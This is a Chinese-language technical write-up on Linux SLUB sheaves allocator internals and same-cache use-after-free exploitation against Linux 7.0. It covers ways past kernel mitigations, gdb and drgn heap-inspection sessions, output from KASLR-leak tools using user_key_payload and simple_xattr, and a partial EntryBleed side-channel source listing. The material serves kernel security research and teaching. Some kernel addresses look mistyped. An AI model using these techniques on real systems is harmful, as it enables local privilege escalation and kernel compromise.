pcs->main->size == sheaf_capacity ? --- 否 (快速路径)--
      |
      | 是 (慢速路径)
      v
__pcs_replace_full_main()
      |
      |
      NULL? --- 是 --> 返回 false (慢速路径)
      |
      | pcs 正常
      v
pcs->main->objects[pcs->main->size++] = object <-----
      |                                     ^
      |                                     |-- LIFO 压入 (size++)
      v
local_unlock(cpu_sheaves->lock)
      v
返回 true

```

就像分配一样，释放路径由快速路径和慢速路径组成。

从 mm/slub.c (第 5763 行)，我们可以看到 free_to_pcs 的定义：

```

-----
static __fastpath_inline
bool free_to_pcs(struct kmem_cache *s, void *object, bool allow_spin)
{
    struct slub_percpu_sheaves *pcs;

    if (!local_trylock(&s->cpu_sheaves->lock))
        return false;

    pcs = this_cpu_ptr(s->cpu_sheaves);

    if (unlikely(pcs->main->size == s->sheaf_capacity)) {
        pcs = __pcs_replace_full_main(s, pcs, allow_spin);
        if (unlikely(!pcs))
            return false;
    }

    pcs->main->objects[pcs->main->size++] = object;

    local_unlock(&s->cpu_sheaves->lock);

    stat(s, FREE_FASTPATH);

    return true;
}
-----

```

就像分配路径一样，一旦锁成功，

当前 CPU 使用的当前 sheaf 的指针保存在 pcs 中。

然后路径将检查主 sheaf 的大小是否等于 sheaf 容量：

```
-----  
if (unlikely(pcs->main->size == s->sheaf_capacity))  
-----
```

当条件满足时，函数 __pcs_replace_full_main 将替换 slub_percpu_sheaves 的主 sheaf。

让我们假设 pcs->main 已被 __pcs_replace_full_main 成功替换，释放的对象将被压入 pcs->main 内的 objects[] FAM：

```
-----  
pcs->main->objects[pcs->main->size++] = object;  
-----
```

对象作为普通指针保存，没有指针混淆，也没有空闲列表指针式的链。

在释放的对象被压入 objects[] FAM 之后，per-CPU sheaves 将被解锁：

```
-----  
local_unlock(&s->cpu_sheaves->lock);  
-----
```

在这一点上，知识已经足够理解同缓存 UAF 利用的思路了，但如果你想更深入，继续详细分析很重要。

为了更深入，我们必须剖析 __pcs_replace_full_main 函数，此函数是分配过程中 __pcs_replace_empty_main 函数的相反过程。

所以让我们检查这个函数：__pcs_replace_full_main (mm/slub.c 第 5640 行)。

```
-----  
static struct slub_percpu_sheaves *  
__pcs_replace_full_main(struct kmem_cache *s, struct slub_percpu_sheaves *pcs,  
                        bool allow_spin)  
{  
    struct slab_sheaf *empty;  
    struct node_barn *barn;  
    bool put_fail;  
  
restart:  
    lockdep_assert_held(this_cpu_ptr(&s->cpu_sheaves->lock));  
  
    if (unlikely(!cache_has_sheaves(s))) {  
        local_unlock(&s->cpu_sheaves->lock);  
        return NULL;  
    }  
  
    barn = get_barn(s);  
    if (!barn) {  
        local_unlock(&s->cpu_sheaves->lock);  
    }  
}
```

```

        return NULL;
    }

    put_fail = false;

    if (!pcs->spare) {
        empty = barn_get_empty_sheaf(barn, allow_spin);
        if (empty) {
            pcs->spare = pcs->main;
            pcs->main = empty;
            return pcs;
        }
        goto alloc_empty;
    }

    if (pcs->spare->size < s->sheaf_capacity) {
        swap(pcs->main, pcs->spare);
        return pcs;
    }

    empty = barn_replace_full_sheaf(barn, pcs->main, allow_spin);

    if (!IS_ERR(empty)) {
        stat(s, BARN_PUT);
        pcs->main = empty;
        return pcs;
    }

    if (PTR_ERR(empty) == -E2BIG && allow_spin) {
        struct slab_sheaf *to_flush = pcs->spare;
        stat(s, BARN_PUT_FAIL);
        pcs->spare = NULL;
        local_unlock(&s->cpu_sheaves->lock);
        sheaf_flush_unused(s, to_flush);
        empty = to_flush;
        goto got_empty;
    }

    put_fail = true;

alloc_empty:
    local_unlock(&s->cpu_sheaves->lock);

    if (!allow_spin)
        return NULL;
    empty = alloc_empty_sheaf(s, GFP_NOWAIT);
    if (empty)
        goto got_empty;
    if (put_fail)
        stat(s, BARN_PUT_FAIL);
    if (!sheaf_try_flush_main(s))
        return NULL;
    if (!local_trylock(&s->cpu_sheaves->lock))
        return NULL;
    pcs = this_cpu_ptr(s->cpu_sheaves);
    if (pcs->main->size == s->sheaf_capacity)
        goto restart;

    return pcs;

```

```

got_empty:
    if (!local_trylock(&s->cpu_sheaves->lock)) {
        barn_put_empty_sheaf(barn, empty);
        return NULL;
    }

    pcs = this_cpu_ptr(s->cpu_sheaves);
    __pcs_install_empty_sheaf(s, pcs, empty, barn);

    return pcs;
}
-----

```

__pcs_replace_full_main 用于将满的主 sheaf 替换为空 sheaf。

```

-----
if (unlikely(!cache_has_sheaves(s))) {
    local_unlock(&s->cpu_sheaves->lock);
    return NULL;
}
-----

```

此例程将检查缓存是否启用了 sheaf。
如果未启用，它将解锁并返回 NULL。

```

-----
if (!pcs->spare) {
    empty = barn_get_empty_sheaf(barn, allow_spin);
    if (empty) {
        pcs->spare = pcs->main;
        pcs->main = empty;
        return pcs;
    }
    goto alloc_empty;
}
-----

```

然后例程将检查 spare 是否为空。
如果 spare 为空，则它将从 barn 获取一个空 sheaf。
一旦获得空 sheaf，spare sheaf 将被当前主 sheaf 替换，
然后主 sheaf 将被从 barn 取出的空 sheaf 替换。
然后函数将返回 pcs。

[#1 跳转条件]
如果 barn 未能提供空 sheaf，代码将跳转到 alloc_empty。

```

-----
if (pcs->spare->size < s->sheaf_capacity) {
    swap(pcs->main, pcs->spare);
    return pcs;
}
-----

```

如果 spare 不为空，函数将检查当前 spare 大小是否
低于 sheaf 容量。
如果 spare 低于 sheaf 容量，则它将交换主 sheaf 与

spare sheaf, 然后返回 pcs。

```
-----
empty = barn_replace_full_sheaf(barn, pcs->main, allow_spin);
if (!IS_ERR(empty)) {
    stat(s, BARN_PUT);
    pcs->main = empty;
    return pcs;
}
-----
```

当之前的步骤未能获得空 sheaf 来替换主 sheaf 时,
例程将从 barn 获取空 sheaf 来替换主 sheaf。

```
-----
if (PTR_ERR(empty) == -E2BIG && allow_spin) {
    struct slab_sheaf *to_flush = pcs->spare;
    stat(s, BARN_PUT_FAIL);
    pcs->spare = NULL;
    local_unlock(&s->cpu_sheaves->lock);
    sheaf_flush_unused(s, to_flush);
    empty = to_flush;
    goto got_empty;
}
put_fail = true;
-----
```

查看 barn_replace_full_sheaf 中的这段代码 (mm/slub.c 第 3215 行) :

```
-----
if (data_race(barn->nr_full) >= MAX_FULL_SHEAVES)
    return ERR_PTR(-E2BIG);
-----
```

当 barn 无法提供空 sheaf 来替换满的主 sheaf 时,
指向 spare sheaf 的指针将在锁释放前被置为 NULL,
这样就没有其他路径会触及需要刷新的 sheaf。

然后锁将被释放, spare sheaf 将被清空,
并返回到 slab 空闲列表。

[#2 跳转条件] 下一行将使用刷新结果作为空 sheaf,
然后例程将跳转到 got_empty。

```
-----
alloc_empty:
    local_unlock(&s->cpu_sheaves->lock);

    if (!allow_spin)
        return NULL;
    empty = alloc_empty_sheaf(s, GFP_NOWAIT);
    if (empty)
        goto got_empty;
    if (put_fail)
        stat(s, BARN_PUT_FAIL);
    if (!sheaf_try_flush_main(s))
        return NULL;
    if (!local_trylock(&s->cpu_sheaves->lock))
        return NULL;
-----
```

```

    pcs = this_cpu_ptr(s->cpu_sheaves);
    if (pcs->main->size == s->sheaf_capacity)
        goto restart;

    return pcs;
-----

```

好的，此例程是 [#1 跳转条件] 的延续，

- 指向 slub_percpu_sheaves 的指针将被解锁。
- 如果不允许自旋，它将直接返回 NULL。
- 如果允许自旋，则将使用 alloc_empty_sheaf 从分配器提供空 sheaf。
- 如果成功获得空 sheaf，它将跳转到 got_empty [#2 跳转条件]。
- 然后作为最后的手段，代码将尝试将主 sheaf 内的对象刷新到 slab 空闲列表。
- 然后在锁释放后重新获取 pcs，以防止抢占和迁移到另一个 CPU。
- 然后例程将重新验证主 sheaf 大小是否等于 sheaf 容量，如果是则跳转到 restart。
- 如果代码跳转到 restart，上述操作将重复执行以提供空 sheaf 来替换满的主 sheaf。
- 如果操作成功，成功提供了空 sheaf 或非满 sheaf，则返回当前的 pcs 指针。

注意：allow_spin 决定是否允许阻塞或自旋的例程，因为自旋可能导致死锁。

```

-----
got_empty:
    if (!local_trylock(&s->cpu_sheaves->lock)) {
        barn_put_empty_sheaf(barn, empty);
        return NULL;
    }

    pcs = this_cpu_ptr(s->cpu_sheaves);
    __pcs_install_empty_sheaf(s, pcs, empty, barn);

    return pcs;
-----

```

继续 [#2 跳转条件]，这是成功提供空 sheaf 的地方。

- 然后例程将尝试锁定操作以保护当前 CPU 的 sheaves。
- 如果锁失败，则空 sheaf 将返回到 barn 并返回 NULL。
- 如果锁成功，例程将继续重新获取当前的 slub_percpu_sheaves。
- 然后例程将在当前 slub_percpu_sheaves 中安装新鲜的空 sheaf。

-- [3 - 相关反利用机制

--3.1 - KASLR 与 kptr_restrict

- KASLR 会在每次内核启动时随机化内核基地址。
- 当 kptr_restrict 设置为 1 或 2 时，它将阻止非特权用户查看内核指针。被阻止的接口位于 /proc、/sys、dmesg 和 printk。

这两种保护对同缓存 UAF 和跨缓存 UAF 没有任何直接影响。这些保护不会阻止从触发到成功回收的 UAF 利用，直到我们需要选择 LPE 的最终策略。

为了绕过 KASLR 并使 kptr_restrict 失效，取决于 LPE 策略，是"需要信息泄露"还是"不需要信息泄露"。

当需要信息泄露时，我们有很多选择：

- 使用侧信道攻击如 entrybleed。
- 结合另一个能产生信息泄露的漏洞。
例如：越界读。
- 使用可用于构建任意读取原语的弹性对象载体。
- 使用能给我们提供任意读取原语或任意物理地址读取原语的利用技术。
例如：dirtypagetable。
- 还有更多方法...

--3.2 - HARDENED_USERCOPY

HARDENED_USERCOPY 会验证内核态和用户态之间的每次数据传输 (copy_to_user / copy_from_user) 。

__check_heap_object 函数 (mm/slab.c 第 8044 行) 是 hardened usercopy 的核心实现。

HARDENED_USERCOPY 的主要判断：

```
-----  
if (offset >= s->useroffset &&  
    offset - s->useroffset <= s->usersize &&  
    n <= s->useroffset - offset + s->usersize)  
    return;  
usercopy_abort(...);  
-----
```

这意味着区域 [offset, offset+n] 在白名单 [useroffset, useroffset+usersize] 内。当超出白名单时，会触发 usercopy_abort，但当落在白名单区域内时，将成功返回。

要绕过 HARDENED_USERCOPY，取决于你选择的载体，
例如：

user_key_payload 不会被 HARDENED_USERCOPY 阻止。

--3.3 - RANDOM_KMALLOC_CACHES

此缓解措施用于使依赖缓存可预测性的 UAF 堆喷射难以预测。

此缓解措施将一个 kmalloc-n 分成 16 个不同的变体，其中 1 个变体是正常的，另外 15 个是随机的。

主要机制可以在 include/linux/slab.h 第 674 行看到：

```
-----
#ifdef CONFIG_RANDOM_KMALLOC_CACHES
    /* RANDOM_KMALLOC_CACHES_NR (=15) copies + the KMALLOC_NORMAL */
    return KMALLOC_RANDOM_START + hash_64(caller ^ random_kmalloc_seed,
        ilog2(RANDOM_KMALLOC_CACHES_NR + 1));
-----
```

此缓解措施不影响某些分配，例如：

- 专用缓存（通过 kmem_cache_create）
- 带有特定标志的分配（__GFP_ACCOUNT / __GFP_DMA / __GFP_RECLAIMABLE）
- kmem_buckets（通过 kmem_buckets_create）

因此，当 UAF 受害者属于上述类别时，此缓解措施不相关。

绕过此缓解措施的其他方法：

- 通过使用 return-to-buddy（特定于跨缓存 UAF 类型）。
- 同一调用点喷射

在利用同缓存 UAF 时，当受害缓存和目标缓存从同一调用点或同一专用缓存分配时，此缓解措施可能不相关。

--3.4 - INIT_ON_ALLOC

此缓解措施会在对象被分配时将 0x00 写入对象，0x00 的数量取决于对象大小。此缓解措施的目的是对抗信息泄露。SLUB 的核心实现在 mm/slab.h 第 675 行：

```
-----
static inline bool slab_want_init_on_alloc(gfp_t flags, struct kmem_cache *c)
{
    if (static_branch_maybe(CONFIG_INIT_ON_ALLOC_DEFAULT_ON,
        &init_on_alloc)) {
        if (c->ctor)
            return false;
        if (c->flags & (SLAB_TYPESAFE_BY_RCU | SLAB_POISON))
            return flags & __GFP_ZERO;
        return true;
    }
    return flags & __GFP_ZERO;
}
-----
```

仔细阅读返回值，因为三个分支的行为并不相同！

唯一的无条件绕过是构造函数分支：

```
-----
if (c->ctor)
```

```
return false;
```

当缓存有构造函数时，slab_want_init_on_alloc() 返回 false，分配器会跳过对该缓存每次分配的清零。不管调用者传了什么 gfp 标志。即使是设置了 __GFP_ZERO 的显式 kzalloc() 也会得到未初始化的对象，因为构造函数分支在测试 __GFP_ZERO 之前就返回了。这是最强的绕过方式，也是真正击败 kzalloc() 的方式。

下一个分支不是绕过，它只是使清零变为有条件的：

```
if (c->flags & (SLAB_TYPESAFE_BY_RCU | SLAB_POISON))
    return flags & __GFP_ZERO;
```

对于带有 SLAB_TYPESAFE_BY_RCU 或 SLAB_POISON 的缓存，该函数返回 (flags & __GFP_ZERO) 的值。所以结果完全取决于分配站点：

- 没有 __GFP_ZERO 分配的对象（普通 kmalloc() 或不带零标志的 kmem_cache_alloc()）返回 false，不清零。
- 带 __GFP_ZERO 分配的对象（kzalloc()、kmem_cache_zalloc() 或任何"或"入 __GFP_ZERO 的调用者）返回 true，仍然清零。

如果你攻击的消费者使用 kzalloc()，它收到的对象在这些缓存上仍然是干净的，你留在释放槽中的任何载荷都会消失。

这个区别直接影响回收。如果你计划在释放的槽中留下载荷并让该缓存的下一次分配读回它，回收仅在消费者的分配不带 __GFP_ZERO 或缓存有构造函数时才有效。

--3.5 - INIT_ON_FREE

此缓解措施是 INIT_ON_ALLOC 的相反操作，它在对象释放时写入 0x00。此缓解措施在大多数发行版中是关闭的。

slub 的主要实现在 mm/slab.h 第 688 行：

```
static inline bool slab_want_init_on_free(struct kmem_cache *c)
{
    if (static_branch_maybe(CONFIG_INIT_ON_FREE_DEFAULT_ON,
                            &init_on_free))
        return !(c->ctor ||
                 (c->flags & (SLAB_TYPESAFE_BY_RCU | SLAB_POISON)));
    return false;
}
```

注意这与 slab_want_init_on_alloc() 的形式不同。释放路径完全没有 gfp 标志，所以没有 __GFP_ZERO 项，

也没有条件分支。

除非缓存有构造函数，或带有 SLAB_TYPESAFE_BY_RCU 标志，或带有 SLAB_POISON 标志，否则对象在释放时会被清零。

这就是为什么在释放路径上，所有三个条件都真正禁用了清零：

```
[1] c->ctor
[2] SLAB_TYPESAFE_BY_RCU
[3] SLAB_POISON
```

--3.6 - CFI, FineIBT

CFI（控制流完整性）是一种在运行时验证间接调用目标以防止控制流劫持的缓解措施。

FineIBT 是 Linux x86 的实现，结合了 Clang kCFI 与 Intel IBT 硬件。

CFI 可以通过以下方式绕过：

```
[1] 纯数据攻击，例如：dirtypipe 风格或 cred 覆写攻击。
[2] 面向对象攻击，例如：dirtycred。
```

--[4 - 通过 Sheaves 架构进行同缓存回收

--4.1 - 技术背景

同缓存 UAF 利用是指释放的对象和回收的对象来自同一个缓存。

同缓存回收可以是相同对象类型或不同对象类型（类型混淆）：

```
[1] victim_obj 被释放，称其指针为 victim_ptr。
    pcs->main->objects[pcs->main->size++] = victim_ptr

[2] 攻击者然后在同一个缓存中回收一个对象，
    可以是相同类型或不同类型（称之为 attacker_obj）。
    victim_ptr 从 pcs->main->objects[--pcs->main->size] 弹出，
    所以 attacker_obj 占据了同一个槽位。
    攻击者通过分配路径初始化 attacker_obj 的字段。

[3] 攻击者设计的字段重叠：
    精心构造 attacker_obj，使得 attacker_obj 在偏移量 X 处
    某个攻击者可控的字段与 victim_obj 在同一偏移量 X 处
    的有用字段重叠。

[4] victim_ptr 被内核解引用。
    偏移量 X 处包含 attacker_obj 控制的字节。
```

我们在以下条件存在时使用同缓存利用方法：

- 当同一缓存中有可用于 LPE 的对象时。

例如：同一缓存中带有可劫持函数指针的对象。

- 受害对象不在专用缓存中。
- 有任何可用于利用的弹性对象？

要在 sheaves 架构中的同缓存 UAF 利用中实现确定性条件，
我们需要确保 pcs->main sheaf 既不为空也不为满。

- 当分配时为空，__pcs_replace_empty_main 函数将介入。
这很糟糕，因为主 sheaf 将被 spare sheaf 替换！
- 当释放时为满，__pcs_replace_full_main() 函数将介入。
这很糟糕，因为主 sheaf 可能被 barn 中的 sheaf 替换！

要实现确定性回收，我们需要确保避免这两个条件，
并防止 sheaf 跨 CPU 迁移。

以下是同缓存 UAF 回收的可视化：

我们必须始终意识到：

- $0 < \text{pcs->main->size} < \text{sheaf_capacity}$
当然！这是我们想要的！
- 如果分配时 size 达到 0 -> __pcs_replace_empty_main() 触发
不！我们不想要这个！
- 如果释放时 size 达到 cap -> __pcs_replace_full_main() 触发
不！我们不想要这个！

布局后状态：obj0 已释放，位于主 sheaf 顶部

```
main->size = 5
index:      0      1      2      3      4
            -----> 槽位 5..27 未使用
            | p_a | p_b | p_c | p_d | obj0 |
            -----
                                   ^
                                   |
                                objects[size-1] (顶部)
```

分配：受害者分配。弹出顶部 -> 交出 obj0
alloc_from_pcs: object = objects[--size]

```
main->size = 4
index:      0      1      2      3
            -----
            | p_a | p_b | p_c | p_d | <- obj0 被弹出
            -----
                                   ^
```

新顶部

obj0 现在是活跃的，由受害对象拥有。
我们仍持有指向 obj0 的悬垂指针。

释放：受害对象被释放。将 obj0 压回顶部
free_to_pcs: objects[size++] = obj0

```
main->size = 5
index:      0      1      2      3      4
           -----
           | p_a | p_b | p_c | p_d | obj0 |
           -----
                                   ^
                                   obj0 回到顶部（再次释放）
```

因为 size 从未达到 0 或 capacity，
obj0 落在同一个槽位。
没有 spare/barn 参与。指针保持不动，
完全确定性。

回收：我们立即分配目标对象
弹出顶部 -> 目标复用了 obj0 的底层内存

```
main->size = 4
index:      0      1      2      3
           -----
           | p_a | p_b | p_c | p_d |
           -----
```

新分配的目标对象现在恰好位于 obj0 的位置。
我们的悬垂句柄仍然指向那里。

原语

悬垂句柄 (obj0) 是目标的底层内存

- 通过句柄读取 -> 泄露目标内容
 (信息泄露)
 - 通过句柄写入 -> 覆写目标字段
 (受控破坏)
-

同缓存 UAF 回收的确定性要求：

#1 - 同一缓存

受害对象和回收的对象来自同一个 kmem_cache。

#2 - 释放到 pcs->main

释放的对象不是 kfree_rcu() 的结果。当使用 kfree_rcu() 时，我们有另一个因素介入！那就是本文未涵盖的 rcu 宽限期。

#3 - 没有其他释放

在受害对象被释放到 pcs->main sheaf objects[] FAM 之后，我们需要确保受害对象是我们将要重新分配的那个。

#4 - pcs->main->size 在 1 到 capacity - 1 之间

要实现确定性条件，当前 pcs->main sheaf 不应该为空或为满，这是为了确保没有 spare 交换或 barn 参与。

#5 - Sheaf 不会迁移到另一个 CPU

为防止 CPU 迁移，使用 sched_setaffinity。

我们需要确保分配时对象从 pcs->main->objects 弹出，释放的对象压入 pcs->main->objects，在单个 CPU 上完成，不迁移到另一个 CPU。

```
-----  
cpu_set_t set;  
CPU_ZERO(&set);  
CPU_SET(0, &set);  
sched_setaffinity(0, sizeof(set), &set);  
-----
```

特别针对 #4 要求：

pcs->main->size 在 1 和 capacity - 1 之间。

有一个可选步骤可以增加概率，因为我们不知道当前 pcs->main->size，当然除非有信息泄露允许这样做。

我们可以尝试进行大量喷射，希望能驱动 alloc_full_sheaf，这需要大量喷射来耗尽 barn。但这个步骤当然不是必须的。只是为了增加概率。

"我们不知道当前 pcs->main->size" -> 这个说法适用于实际利用，当是在 qemu 中使用并调试客户机的实验会话时，我们可以使用 gdb 或 dragon 脚本来查看 pcs->main sheaf objects[] FAM 的实时内容。

一些 dragon 脚本可在此处获取：

https://github.com/bluedragonsecurity/sheaf_uaf

[1] 使用 bash shell 结合 dragon 脚本：

```
-----  
robot@robot-standardpc:~/sheaf_uaf/scripts$ sudo ./sheaf_mon.sh  
=== 17:34:20.566837808 ===
```

```
=== filp (sheaf_capacity=60) ===  
cpu0:
```

```

    main @ 0xffff8a3280353a00 size=4/60
    spare @ 0xffff8a3280aa0200 size=60/60
cpu1:
    main @ 0xffff8a3280352e00 size=4/60
    spare @ 0xffff8a328160b800 size=0/60
cpu2:
    main @ 0xffff8a3280a7ce00 size=33/60
    spare @ 0xffff8a328162ac00 size=60/60
cpu3:
    main @ 0xffff8a3283b11800 size=42/60
    spare @ 0xffff8a3284b05c00 size=0/60
node[0].barn @ 0xffff8a328006b780 full=2/10 empty=4/10

```

```

=== vm_area_struct (sheaf_capacity=60) ===
cpu0:
    main @ 0xffff8a328aaa9c00 size=41/60
    spare @ 0xffff8a328aa8b000 size=0/60
cpu1:
    main @ 0xffff8a328b523400 size=6/60
    spare @ 0xffff8a328ee52e00 size=0/60
cpu2:
    main @ 0xffff8a3291227c00 size=54/60
    spare @ 0xffff8a3280348c00 size=60/60
cpu3:
    main @ 0xffff8a3291227400 size=32/60
    spare @ 0xffff8a328aa98400 size=0/60
node[0].barn @ 0xffff8a328006ba00 full=0/10 empty=10/10

```

Sheaf 转储:

\$ sudo drgn sheaf_dump.py

```

t=1782597840.504339 iter=0 cache=kmalloc-256 obj_size=256
CPU0 main @ 0xffff8a3280abdb00 size=24/28
[ 0] 0xffff8a3288be4a00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                        fb ff ff f7 ff fd ff fe ff ff d7 f3 5f ff ff ff
[ 1] 0xffff8a3288be4000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                        fb ff ff ff ff fd ff fe ff ff d7 f3 7f ff ff ff
[ 2] 0xffff8a328dde9e00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                        fb ff ff ff ff fd ff fe ff ff d7 f3 7f ff ff ff
[ 3] 0xffff8a328dde9700: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                        fb ff ff ff ff fd ff fe ff ff d7 f3 7f ff ff ff
[ 4] 0xffff8a328dde9300: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                        fb ff ff ff ff fd ff fe ff ff d7 f3 ff ff ff ff
=====截断, 太长=====
CPU0 spare @ 0xffff8a3288c67c00 size=0/28
CPU0 rcuf : NULL
-----

```

[2] 使用 gdb

在客户操作系统中, 尝试喷射 (size=1024)

```

-----
robot@robot-standardpc:~/Desktop/lab/skrip$ ./pipe_spray
[dragon-spray] pid=3945 alloc=16 free=16 delay=5000000us pages=0
[dragon-spray] target: pipe_buffer --truncated--

```

[dragon-spray] warmup: count=64

检查运行时 _text:

```
robot@robot-standardpc:~$ sudo cat /proc/kallsyms|grep "T _text"
ffffffff8f200000 T _text
```

0xffffffff81000000 是 vmlinux linux 7.0 的默认 _text:

```
slide = 0xffffffff8f200000 - 0xffffffff81000000 = 0x0e200000
```

从主机调试会话:

```
(remote)gef>set $slide = 0xe200000
(remote)gef>set $head = (struct list_head *)((char *)&slab_caches + $slide)
(remote)gef>set $node = $head->next
(remote)gef>set $found = (struct kmem_cache *)0
(remote)gef>set $off_list = (long)&((struct kmem_cache *)0)->list
(remote)gef>while $node != $head
> set $c = (struct kmem_cache *)((char *)$node - $off_list)
>if $_streq($c->name, "kmalloc-cg-1k")
  >set $found = $c
  > loop_break
>end
> set $node = $node->next
>end
(remote)gef>print $found
$1 = (struct kmem_cache *) 0xfffff8a3280066500
(remote)gef>print $found->name
$2 = 0xffffffff9113090a "kmalloc-cg-1k"
(remote)gef>print $found->object_size
$3 = 0x400
(remote)gef>print $found->sheaf_capacity
$4 = 0xc
(remote)gef>set $pcpu0 = ((unsigned long *)((char *)&__per_cpu_offset + $slide))[0]
(remote)gef>set $pcs=(struct slab_percpu_sheaves *)((char *)$found->cpu_sheaves+
$pcpu0)
(remote)gef>print *$pcs
$5 = {
  lock = {
    acquired = 0x0
  },
  main = 0xfffff8a3280ccc080,
  spare = 0xfffff8a328b5a8700,
  rcu_free = 0xfffff8a328b5a9880
}
(remote)gef> print $pcs->main
$6 = (struct slab_sheaf *) 0xfffff8a3280ccc080
(remote)gef> print *$pcs->main
$7 = {
  {
    callback_head = {
      next = 0xdead000000000100,
      func = 0xdead000000000122
```

```

    },
    barn_list = {
        next = 0xdead0000000000100,
        prev = 0xdead0000000000122
    },
    {
        capacity = 0x100,
        pfmemalloc = 0x0
    }
},
cache = 0xfffff8a3280066500,
size = 0x9,
node = 0x0,
objects = 0xfffff8a3280ccc0a0
}
(remote)gef>print $pcs->main->size
$8 = 0x9
(remote)gef>print $pcs->main->objects[0]@$pcs->main->size
$9 = {0xfffff8a3310f3e800, 0xfffff8a328c6d4c00, 0xfffff8a328c6c6c00,
0xfffff8a328e4b0c00, 0xfffff8a328e4b0400, 0xfffff8a328bb06c00,
0xfffff8a328c6cb800,
0xfffff8a328c6c6800, 0xfffff8a328c6ca000}
(remote) gef>

```

--4.2 - 有信息泄露

同缓存 UAF 利用结合信息泄露，
我的意思是以下可能性之一：

- [1] UAF 漏洞本身提供信息泄露原语。
- [2] 通过组合两个覆盖相同内核版本的漏洞，
例如：一个 UAF 读用于泄露，一个 UAF 写用于 LPE。
- [3] 通过使用弹性对象构建任意读取原语。
- [4] 通过使用侧信道攻击如 entrybleed。
- [5] 通过操纵 pg_vec 构建 AARW，然后使用读取原语进行内存扫描。
- [6] 通过使用利用技术构建 AARW，然后使用读取原语进行内存扫描。
- [7] 通过将 UAF 写转换为提供信息泄露。
- [8] 其他方法？

在本文中，我将只介绍两种方法：
将 UAF 写转换为提供信息泄露
以及使用侧信道攻击如 entrybleed。

---4.2.1 - 将 UAF 写转换为信息泄露

我已在 Linux 7.0 中测试了两种载体，用于通过同缓存
回收将 UAF 写转换为信息泄露。

我使用的模式：

UAF 写
|

破坏 size/length 字段

|

通过合法系统调用进行 OOB 读

|

泄露

当然，我们可以根据受害缓存尝试其他载体。

这里是我测试过的两种载体：

[1] user_key_payload

检查：

```
(robohax@robohax-20bws2ng00)-[/KERNEL/linux-7.0]
$ nm vmlinux | grep -w user_free_payload_rcu
fffffffff81ae020 t user_free_payload_rcu
```

测试：

```
$ ./leak 0xfffffffff81ae020
[*] running UAF-write KASLR leak (up to 80 attempts)...
[+] leaked user_free_payload_rcu = 0xfffffffffa94eee20
[+] kaslr text base = 0xfffffffffa8a00000
[+] kaslr slide = 0x0000000027a00000
```

2 MB 对齐：

```
0x0000000027a00000 mod 0x200000 = 0
```

[2] simple_xattr

```
robot@robohax-standardpc:~/exploit$ ./leak_heap
[*] alloc_total=64 size_off=32 datalen=24
[*] victim freed (dangling). reclaim via setxattr...
[*] UAF write size = 512 (over-read). getxattr...
[*] getxattr returns 512 byte (datalen 24)
[+] heap ptr @+0x060 = 0xfffff8afc4b4df800
[+] heap ptr @+0x068 = 0xfffff8afc4b00c320
[+] heap ptr @+0x070 = 0xfffff8afc4b00c300
[+] heap ptr @+0x078 = 0xfffff8afc4b00c340
[+] heap ptr @+0x0e0 = 0xfffff8afc4b4b6800
[+] heap ptr @+0x0e8 = 0xfffff8afc40947800
[+] heap ptr @+0x0f0 = 0xfffff8afc409477e0
[+] heap ptr @+0x0f8 = 0xfffff8afc40947820
[+] heap leak = 0xfffff8afc4b4df800
robot@robohax-standardpc:~/exploit$ ./leak_text
[*] alloc_total=64 size_off=32 datalen=24
[*] pre-groom 400 pipe_buffer (cg-64, ops=.text)
[*] getxattr -> 512 byte
[+] .text ptr @+0x068 = 0xfffffffffaa252ec0
[+] .text ptr @+0x0a8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x0e8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x168 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1a8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1e8 = 0xfffffffffaa252ec0
[+] .text leak = 0xfffffffffaa252ec0
[i] argv[1]=addr of anon_pipe_buf_ops
```

让我们看看：

```
(robohax@robohax-int21h)-[/KERNEL/linux-7.0]
$ nm vmlinux | grep anon_pipe_buf_ops
ffffffff82852ec0 d anon_pipe_buf_ops
```

让我们测试：

```
robot@robohax-standardpc:~/exploit$ ./leak_text 0xffffffff82852ec0
[*] alloc_total=64 size_off=32 datalen=24
[*] pre-groom 400 pipe_buffer (cg-64, ops=.text)
[*] getxattr -> 512 byte
[+] .text ptr @+0x0e8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x128 = 0xfffffffffaa252ec0
[+] .text ptr @+0x168 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1a8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1e8 = 0xfffffffffaa252ec0
[+] .text leak = 0xfffffffffaa252ec0
[+] KASLR slide = 0x0000000027a00000
[+] kernel .text base = 0xfffffffffa8a00000
```

让我们验证：

0x0000000027a00000 mod 0x2000000 = 0 --> 正确的 slide。

---4.2.2 - 侧信道攻击 - EntryBleed

EntryBleed (CVE-2022-4543) 由 William Liu 发明。

这是一种可用于绕过 KASLR 的侧信道攻击。

此攻击在 Linux 7.0 中仍然有效。

当系统调用发生时，CPU 跳转到存储在 MSR_IA32_LSTAR 中的地址，即 entry_SYSCALL_64。问题是：此跳转发生在 CR3 交换之前（在内核从用户页表切换到内核页表之前）。

这意味着在启用 KPTI 的情况下，包含 entry_SYSCALL_64 的页面必须保持映射在用户页表中。否则，CPU 在尝试访问内核时会产生页面错误。

因为此页面映射在用户页表中，来自用户空间的 PREFETCH 指令可以根据时序差异检测虚拟地址是否已映射。已映射页面产生的延迟与未映射页面不同。

这是带有 Linux 7.0 偏移量的 entrybleed：

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <sched.h>
#include <sys/syscall.h>

#define ENTRY_SYSCALL_64_OFF 0x000080ULL
#define KERNEL_LB 0xffffffff80000000ULL
#define KERNEL_UB 0xffffffffc0000000ULL
#define EB_STEP 0x200000ULL
```

```

#define EB_DUMMY 5
#define EB_ITERS 1000
#define EB_RUNS 5

static inline __attribute__((always_inline))
uint64_t rdtsc_begin(void) {
    uint64_t a, d;
    asm volatile(
        "mfence\n\t"
        "RDTSCP\n\t"
        "mov %%rdx, %0\n\t"
        "mov %%rax, %1\n\t"
        "xor %%rax, %%rax\n\t"
        "lfence\n\t"
        : "=r"(d), "=r"(a)
        : "%rax", "%rbx", "%rcx", "%rdx");
    return (d << 32) | a;
}

